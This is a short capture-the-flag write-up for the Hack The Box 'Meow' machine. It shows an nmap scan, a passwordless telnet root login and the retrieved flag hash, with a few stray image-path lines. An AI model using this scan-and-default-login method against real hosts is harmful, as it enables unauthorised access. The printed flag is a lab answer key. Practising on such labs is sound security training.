


Meow HTB Write-Up

Use **nmap** to scan of the machine.



```
ayip@kali: ~  
File Actions Edit View Help  
(ayip@kali)~  
$ ping 10.129.250.244  
PING 10.129.250.244 (10.129.250.244) 56(84) bytes of data:  
64 bytes from 10.129.250.244: icmp_seq=1 ttl=63 time=174 ms  
64 bytes from 10.129.250.244: icmp_seq=2 ttl=63 time=177 ms  
64 bytes from 10.129.250.244: icmp_seq=3 ttl=63 time=174 ms  
^Z  
zsh: suspended ping 10.129.250.244  
(ayip@kali)~  
$ nmap 10.129.250.244  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-07 23:21 +08  
Nmap scan report for 10.129.250.244  
Host is up (0.17s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
23/tcp    open  telnet  
Nmap done: 1 IP address (1 host up) scanned in 13.70 seconds
```


While performing some network analysis, you discovered that port 23 was open on a device. Upon further investigation, you found that a telnet service was running on this port. In order to connect to the telnet service, you used the telnet command and specified the IP address of the device.

This prompted a login screen to appear. You were then given a hint that a root user was able to login to the telnet service without a password. Taking this into account, you tried logging in as the root user and were successful in gaining access to the service."



```
root@Meow: ~  
File Actions Edit View Help  
(ayip@kali)~  
$ telnet 10.129.250.244  
Trying 10.129.250.244 ...  
Connected to 10.129.250.244.  
Escape character is '^J'.  
  
Hack the Box  
  
Meow login: root  
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage
```

The "ls" command is a command line utility used to list the files and directories in a directory. When you type "ls" and press enter, it will show a list of all the files and directories in the current working directory.



```
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0  
root@Meow:~#  
root@Meow:~# ls
```

The "cat" command is a command line utility that is used to concatenate and display the contents of one or more files. When you type "cat flag.txt" and press enter, it will show the contents of the "flag.txt" file. The "flag" is likely a reference to a secret or hidden message that is contained within the "flag.txt" file. By running the "cat" command and displaying the contents of the file, you are able to reveal the flag.

The flag is :

```
root@Meow:~# cat flag.txt  
b40abdfе23665f766f9c61ecba8a4c19
```